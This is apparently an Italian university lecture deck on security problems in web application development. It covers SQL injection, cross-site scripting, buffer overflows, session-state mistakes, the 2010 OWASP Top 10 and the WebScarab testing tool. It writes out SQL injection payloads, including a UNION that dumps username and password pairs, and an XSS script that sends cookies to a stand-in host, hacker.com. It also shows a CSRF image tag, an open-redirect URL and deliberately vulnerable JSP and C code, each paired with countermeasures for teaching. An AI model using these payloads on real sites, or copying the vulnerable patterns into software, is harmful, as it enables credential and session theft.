Problemi di sicurezza nello sviluppo di applicazioni web

Antonio Lioy
< lioy @ polito.it >

Politecnico di Torino
Dip. Automatica e Informatica

Quale è lo stato della sicurezza?

- **milioni di euro e milioni di dollari persi ogni anno**
  - CSI report: 350.000$ persi in media nel 2009
    - (da 520 aziende campione in USA)
    - sono solo quelli dichiarati!!!
- **il web è un servizio irrinunciabile**
  - sia per le aziende che per gli utenti
  - attacchi al web sono il primo punto di contatto
- **attacchi al web sono molto frequenti...**
  - ...ma raggiungere un livello di protezione adeguato è possibile!

Problemi di sicurezza nello sviluppo di applicazioni web

- **SQL injection**
  - esecuzione di query arbitrarie sul DB del server
- **cross-site scripting**
  - accesso ai dati conservati nei cookie
- **gestione dello stato**
  - accesso a dati riservati (es. dati personali)
- **buffer overflow**
  - esecuzione di codice arbitrario sul server (ed a volte anche sul client)

Mai fidarsi del client!

- **controllare il client è impossibile!**
  - anche in una Intranet
  - anche per applicazioni protette da un firewall
- **in ogni tipo di applicazione**
  - mai fidarsi del codice eseguito sul client
  - assumere sempre che i dati passati al client possano essere manipolati in modo improprio/inatteso
- **la sicurezza deve essere server-based**

Validare i dati!

- **validare sempre i dati di provenienza non fidata**
  - dati anonimi
  - dati che possono essere manipolati o falsificati
- **come validare i dati**
  - "*check that it looks good*" (whitelist)
  - "*don't match that it looks bad*" (blacklist)
- **dati non validati / ripuliti**
  - … sono la sorgente di moltissimi attacchi

SQL injection

- **fornire un input artefatto per alterare il codice SQL generato dinamicamente da un server:**
  - per modificare le condizioni di una query
  - per selezionare dati fuori dalla tabella che si sta usando (es. inserendo una UNION con la vista DBA_USERS)
- **usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente**
- **richiede una qualche forma di "social engineering"**

Esempio JSP n. 1

```
String sql = new String(
  "SELECT * FROM WebUsers WHERE Username='"
  + request.getParameter("username")
  + "' AND Password='"
  + request.getParameter("password") + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 1: utente normale

```
Username = Antonio
Password = 1234
```

JSP

```
sql = SELECT * FROM WebUsers
WHERE Username='Antonio' AND Password='1234'
```

l'utente si collega al DB solo se la coppia user & pwd è corretta

Esempio JSP n. 1: utente maligno

```
Username = Antonio
Password = 1234' OR 'x'='x
```

JSP

```
sql = SELECT * FROM WebUsers
WHERE Username='Antonio'
AND Password='1234' OR 'x'='x'
```

il cattivo si collega al DB senza conoscere user & pwd!!!

Esempio JSP n. 2

```
String sql = new String(
  "SELECT * FROM product WHERE ProductName='"
  + request.getParameter("product_name")
  + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 2: utente normale

```
product_name = DVD player
```

JSP

```
sql = SELECT * FROM product
WHERE ProductName='DVD player'
```

l'utente ottiene i dati relativi al prodotto selezionato

Esempio JSP n. 2: utente maligno

```
product_name = xyz' UNION
SELECT username, password
FROM dba_users WHERE 'x' = 'x
```

JSP

```
sql = SELECT * FROM product
WHERE ProductName='xyz'
UNION
SELECT username, password
FROM dba_users WHERE 'x' = 'x'
```

il cattivo ottiene tutte le coppie user & pwd !!!

SQL injection: come evitarlo

- **revisionare tutti gli script e le pagine dinamiche, comunque generate (CGI, PHP, ASP, JSP, ...)**
- **validare l'input dell'utente, trasformando gli apici singoli in sequenze di due apici**
- **suggerire agli sviluppatori di usare le query parametrizzate per introdurre i valori delle variabili fornite dall'utente, piuttosto che generare codice SQL tramite concatenazione di stringhe**
- **usare i software di testing per verificare la propria vulnerabilità a questo tipo di attacco**

SQL injection: dove può capitare?

- **non solo nelle query dinamiche generate da input ricevuto dal web ...**
- **ma anche in:**
  - Java Servlets
  - Java Stored Procedures
  - web services (SOAP, …)

Cross-site scripting

- **anche noto come XSS (talvolta anche CSS)**
- **usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente**
- **richiede una qualche forma di "social engineering"**
- **più comune di quanto si pensi**
- **grande varietà di meccanismi**
- **poco compreso dagli sviluppatori applicativi (anche data la complessità delle attuali applicazioni web)**

XSS: come funziona?

- **occorre accedere ad un sito web che non filtra i tag HTML quando accetta input da un utente**
- **permette di inserire codice HTML e/o script arbitrari in un link o una pagina**
- **es. Javascript in un link o pagina web:**
  - <script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
  - quando la vittima esegue questo script, i suoi cookie (relativi al sito dello script) sono inviati al sito web dell'attaccante

XSS: come può essere sfruttato?

- **il cattivo inserisce lo script in una pagina web (che controlla) o lo inserisce in una sua email:**
  - es. attaccante registra un oggetto su Ebay ed incorpora lo script nella sua descrizione
  - es. attaccante manda script in un mail HTML
- **lo script può essere**
  - lasciato in chiaro
  - offuscato (es. codifica esadecimale della stringa http://host/a.cgi?variable=%22%3E%3C…)
  - generato al volo (es. tramite un'altro script)
  - nascosto dentro un messaggio di errore

Persistent XSS

- **un browser invia dati (es. in un form)**
- **… che vengono memorizzati sul server (es. DBMS, file-system)**
- **… e poi inviati ad altri utenti**
- **problema: i dati contengono tag HTML (eventualmente anche <script>) che modificano il contenuto della pagina**
- **esempio: post di un commento che contiene uno script per fare redirect verso un altro sito**

Esempio di Persistent XSS

…scenari complessi

- **nel 2008 una vulnerabilità di tipo persistent cross-site scripting su MySpace**
- **...unita ad un computer worm**
- **...tramite un filmato QuickTime…**
- **…ha permesso l'injection di codice JSP arbitrario**
  - usato per rubare le credenziali (phishing)
- **il listing del contenuto del filesystem**

http://www.f-secure.com/v-descs/js_quickspace_a.shtml

Non-persistent XSS (reflected XSS)

- **un browser invia dati (es. in un form)**
- **… che vengono direttamente usati dall'applicazione lato server (es. in una query SQL) per generare la risposta**
- **problema: input inatteso all'applicazione che svolge un'operazione imprevista**
- **esempio: SQL injection**

DOM XSS

- **un browser invia dati (es. in un form)**
- **… che vengono memorizzati o usati direttamente dal server (es. in una query) per generare la risposta**
- **problema: i dati contengono tag che manipolano il DOM (eventualmente anche XmlHttpRequest) e provocano un comportamento inatteso lato client**

XSS: contromisure

- **validare l'input**
  - accettare input corretto
  - rifiutare (non cercare di correggere) input errato
- **codificare l'output con le entità HTML (es. ")**
  - non usare mai codici ASCII o UTF-8
- **specificare sempre la codifica dell'output (es. ISO-8859-1, UTF-8) per evitare interpretazioni errate**
- **non usare blacklist ma whitelist**
  - difficile scrivere una corretta blacklist
- **canonicalizzare l'input prima di esaminarlo**
  - evita errori di interpretazione

XSS: alcuni controlli base

- **usare librerie anti-XSS (es. .NET, PHP)**
- **ripulire l'input ricevuto, filtrando i metacaratteri**
- **convertire qualunque testo salvato o letto**

Da ...	a ...
<	&lt;
>	&gt;
#	&#35;
&	&#38;
(	&#40;
)	&#41;


Buffer overflow

- **fornire più dati del massimo accettabile ...**
- **per superare i limiti della memoria allocata ...**
- **e far eseguire codice arbitrario**

- **buffer overflow, integer overflow ed errori nelle stringhe di formato**
  - importanti per programmi scritti in C / C++
  - quali le applicazioni custom …
  - o i server web …

Come funziona lo stack?

- **ad ogni chiamata di procedura/funzione:**
  - si salva nello stack l'indirizzo di ritorno
  - si allocano sullo stack le variabili necessarie alla funzione



Buffer overflow: esempio

```
void BO_example (char *prod_name)
{
  char query[100] =
    "SELECT * FROM product WHERE ProductName='";
  strcat (query, prod_name);
  strcat (query, "'");
  // now exec query
  ...
}
```

Se prod_name contiene più di 100-43=57 byte si ha un buffer overflow:
- la query esegue correttamente ...
- ... ma al termine della funzione si esegue il codice macchina contenuto dalla posizione 58 di prod_name

Buffer overflow: contromisure

- **buona programmazione:**
  - non usare strcpy, strcat, ... ma strncpy, strncat, ...
- **usare sistemi automatici di protezione:**
  - modificare il compilatore per proteggere l'indirizzo di ritorno con "canarini" (es. StackGuard)
  - configurare lo stack come "no exec" (default in Solaris 9, configurabile da Solaris 2.6)
  - attenzione! nuovi metodi di attacco sono in grado di aggirare queste protezioni (es. usando le DLL di Windows o le shared-lib di Solaris) ... meglio scrivere bene il codice :-)
- **esaminare i log per cercare tentativi di attacco**

OWASP top 10 web risks (2010)

Open Web Application Security Project (owasp.org)

A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication and Session Management
A4: Insecure Direct Object References
A5: Cross-Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Insecure Cryptographic Storage
A8: Failure to Restrict URL Access
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards

A1. Injection

- **SQL injection è il problema più famoso**
- **… ma sono anche possibili attacchi con LDAP, XPath, XSLT, HTML, XML, OS command**

- **problema: input inatteso eseguito da un interprete**

- **soluzioni:**
  - evitare gli interpreti
  - usare comandi a struttura fissa, usando l'input dell'utente solo come un parametro

A3. Broken authentication and session management

- **schemi non standard di autenticazione contengono spesso errori**
  - farli in maniera corretta è molto difficile
  - difetti in aree quali il log-out, gestione pasword, timeout, “ricordami su questo computer”, l’aggiornamento dell’account
    - es. esposizione delle password o degli account, identificativi della sessione
- **permettono di ottenere i privilegi della vittima**
  - e spesso di controllare molte altre sessioni
- **difficili da individuare**
  - tanti metodi diversi

A3 - scenari

- **applicativo prenotazione mette session ID nella URL**
  - *http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii*
  - e un utente condivide il link…
  - …gli amici usano la sua carta di credito
- **“logout” o chiudere il browser?**
  - l’utente successivo su un computer pubblico eredita tutte le informazioni di stato

Esempi di errori nel mantenere lo stato

- **in campi HIDDEN:**
  - <input type="hidden" name="speaker_id" value= "123">
- **nei cookie**
  - trasmessi su canali non sicuri
  - manipolabili sul client
- **nelle URL**
  - <a href="addSpeaker.cfm?speaker_id=123"
- **in tutti i casi è facile cambiare il valore di speaker_id (es. a 124) e quindi accedere ai dati di qualcun altro**

Come mantenere lo stato?

- **molte applicazioni (soprattutto quelle web-based) devono mantenere uno stato lato client**
- **regola generale:**
  - mai dare al client niente altro che un session ID (i dati della sessione devono stare sul server)
- **in Java, usare l’oggetto Session:**
  - HttpSession session=request.getSession( );
  - Java session ID trasmesso tramite cookie o URL
  - il Session ID di Java è resistente (veramente random, impredicibile, attaccabile solo con forza bruta)

A4. Insecure direct object references

- **se l'applicazione usa direttamente come parametro un oggetto reale (es. chiave di DB, file)**
- **… il client può cambiare tale riferimento per cercare di accedere ad un diverso oggetto**
- **es. nel 2000 il server web dell'ufficio Australiano delle tasse usava nella URL il codice fiscale dell'utente … così un utente ha raccolto i dati fiscali di altri 17.000 utenti**
- **soluzione: non esporre mai nell'interfaccia direttamente i riferimenti agli oggetti applicativi**

A4 - scenari

- **query SQL composta con input fornito dall’utente**

```
String query =
  "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
     connection.prepareStatement(query , ... );
pstmt.setString (1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- **cambiando il parametro ‘acct’ dal proprio browser l’attaccante può accedere a qualsiasi altro account**
- `http://example.com/app/accountInfo?acct=notMyAcct`

A5. Cross-Site Request Forgery (CSRF)

- **invio al browser (es. tramite sito web "cattivo" o mail HTML) di una URL attiva per eseguire un'azione sul server bersaglio**
- **esempio:**
  - <img src="http://miabanca.it/do?azione=bonifico">
  -
- **molto efficace verso quei server web che usano autenticazione automatica (es. basata su cookie, ticket di Kerberos, user+pwd inviati automaticamente)**

A6. Security misconfiguration

- **accedere al sistema o raccogliere informazioni riservate**
  - usando credenziali di default, pagine non più usate, vulnerabilità non risolte, file e cartelle non protetti, ecc.
- **errori di configurazione possono presentarsi a qualsiasi livello dello stack applicativo**
  - piattaforma, web server, application server, framework e codice personalizzato
- **collaborazione con amministratori**
  - assicurare che l'intero stack sia correttamente configurato anche usando scanner automatici

A6 - scenari

- **framework vulnerabile con XSS**
  - aggiornamento rilasciato
  - ...ma le librerie non sono state aggiornate
- **account amministratore creato automaticamente**
  - con username e password standard
  - ...ma non disabilitato
- **Directory Listing non disabilitato**
  - …attaccante scarica il codice sorgente ed identifica le vulnerabilità più facilmente
- **server web visualizza lo stack trace**
  - …l'attaccante ricava info dai messaggi d'errore

A7. Insecure cryptographic storage

- **tipici problemi:**
  - dati sensibili non cifrati
  - uso di algoritmi "casalinghi"
  - uso errato di algoritmi forti
  - uso di algoritmi notoriamente deboli (es. RC2-40)
  - chiavi memorizzate direttamente nell'applicazione
  - chiavi memorizzate in file non protetti

A7 - scenari

- **cifro i dati delle carte di credito all'interno di un DB**
  - ma ci sono query che decifrano i dati
  - ... ottengo dati in chiaro tramite SQL Injection
  - no a query che decifrano i dati!!!
- **backup su CD di alcuni dati sanitari ma la chiave è inserita sullo stesso backup**
  - mi tengo il supporto!
- **DB delle password senza salt**
  - ...avendo /etc/passwd brute force termina in 4 settimane
  - ...anziché 3000 anni

A8. Failure to restrict URL access

- **protezione di una URL semplicemente non rendendola pubblica o non presentandola nell'interfaccia**
  - ...security through obscurity
- **… ma non facendo nessun controllo reale di autenticazione**
- **… oppure facendo un controllo client-side**
- **problema: protezione facilmente superabile (es. URL presente in una prima versione e poi rimossa)**

A8 - scenari

- **supponendo di avere le seguenti pagine**
  - `http://example.com/app/getappInfo`
  - `http://example.com/app/admin_getappInfo`
- **`getappInfo` è disponibile a tutti ma il link che porta a `admin_getappInfo` richiama una procedura di autenticazione**
- **...ma la procedura di autenticazione non viene attivata se scrivo direttamente la URL nel browser**
  - …devo solo indovinare il nome del file

A9. Insufficient transport layer protection

- **usare solo canali protetti:**
  - per le sessioni autenticate verso i client
  - per i collegamenti verso il back-end
- **spesso non viene fatto per un presunto peggioramento delle prestazioni o per contrasto con gli IDS / IPS**
- **spesso SSL/TLS è usato solo durante la fase di autenticazione anche con certificati scaduti o non configurati correttamente**

A9 - scenari

- **sito che non protegge bene la pagina che richiede autenticazione (SSL/TLS)**
  - l'attaccante intercetta il traffico di rete, cattura cookie di sessione e impersona la vittima
- **sito che utilizza certificato scaduto**
  - l'utente è abituato all'avvertimento
  - e non si accorge quando viene redirezionato su un sito e comunica credenziali di accesso (phising)
- **connessione a DB tramite oggetti ODBC/JDBC**
  - tutte le comunicazioni avvengono in chiaro!!!

A10. Unvalidated redirects and forwards

- **forzare la vittima ad usare un link con un redirect non validato**
  - il link appartiene a un sito valido quindi la vittima si fida
- **pagina bersaglio specificata in un parametro non validato**
  - ...permette di scegliere arbitrariamente la pagina di destinazione
- **facile da rilevare**
  - si controllano i redirect
  - non così semplice se si usano i forward (uso interno allo stesso sito)

A10 - scenari

- **sito con funzione "redirect.jsp" che riceve un singolo parametro "url"**
  - l'attaccante crea un URL malevolo per installare malware o per fare phishing
  - `http://www.x.com/redirect.jsp?url=evil.com`
- **forward per girare richieste tra diverse parti del sito tramite un parametro (es. se una transazione è avvenuta correttamente)**
  - l'attaccante crea un URL per accedere a una pagina alla quale non è possibile accedere direttamente
  - `http://www.x.com/boring.jsp?fwd=admin.jsp`

Test di applicazioni web: WebScarab

- **http://www.owasp.org/software/webscarab.html**
- **strumento molto potente ... ma richiede:**
  - conoscenze web (HTTP, HTML, JS, CSS, XML, ...)
  - conoscenze di sicurezza (vulnerabilità web)
- **programmabile:**
  - molti plugin già disponibili
  - altri possono essere scritti ad-hoc per il proprio test
- **funzioni base:**
  - local intercepting proxy (sia HTTP sia HTTPS) con manipolazione di Request e Response
  - log di tutto il dialogo client-server

Plugin per WebScarab (I)

- **fragments = estrae script e commenti**
- **manual intercept = modifica "al volo" dei dati**
- **beanshell = manipolazione richieste e risposte tramite script in Java**
- **reveal hidden fields = rende i campi hidden visibili ed editabili**
- **bandwidth simulator = rallenta il traffico per simulare l'effetto di una linea lenta**
- **spider = identifica URL contenute nella pagina**
- **manual request = creazione manuale di una richiesta (nuova o replay di una vecchia)**

Plugin per WebScarab (II)

- **sessionID analysis = analisi (semplice) dei session-id nei cookie per vedere se sono random**
- **scripted = sviluppo di applicazioni Java che sfruttano gli oggetti Request e Response di WebScarab**
- **parameter fuzzer = manipolazione automatica dei parametri di un form per tentare XSS o SQLinjection**
- **search = scrittura di espressioni BeanShell per identificare gli scambi dati da tracciare**
- **compare = calcola il numero di variazioni tra la transazione corrente ed una di riferimento**

Plugin per WebScarab (III)

- **SOAP = interpreta WSDL, ne mostra i dati e permette di manipolarli (deprecato: usare SOAPUI)**
- **extensions = ricerca automatica di file (lasciati per errore sul server) con estensioni a piacere (.bak .zip .tar.gz ~ ...)**
- **XSS/CRLF = analisi passiva delle risposte HTTP per vedere se contengono dati sotto il controllo dell'utente (per fare XSS o splitting della risposta)**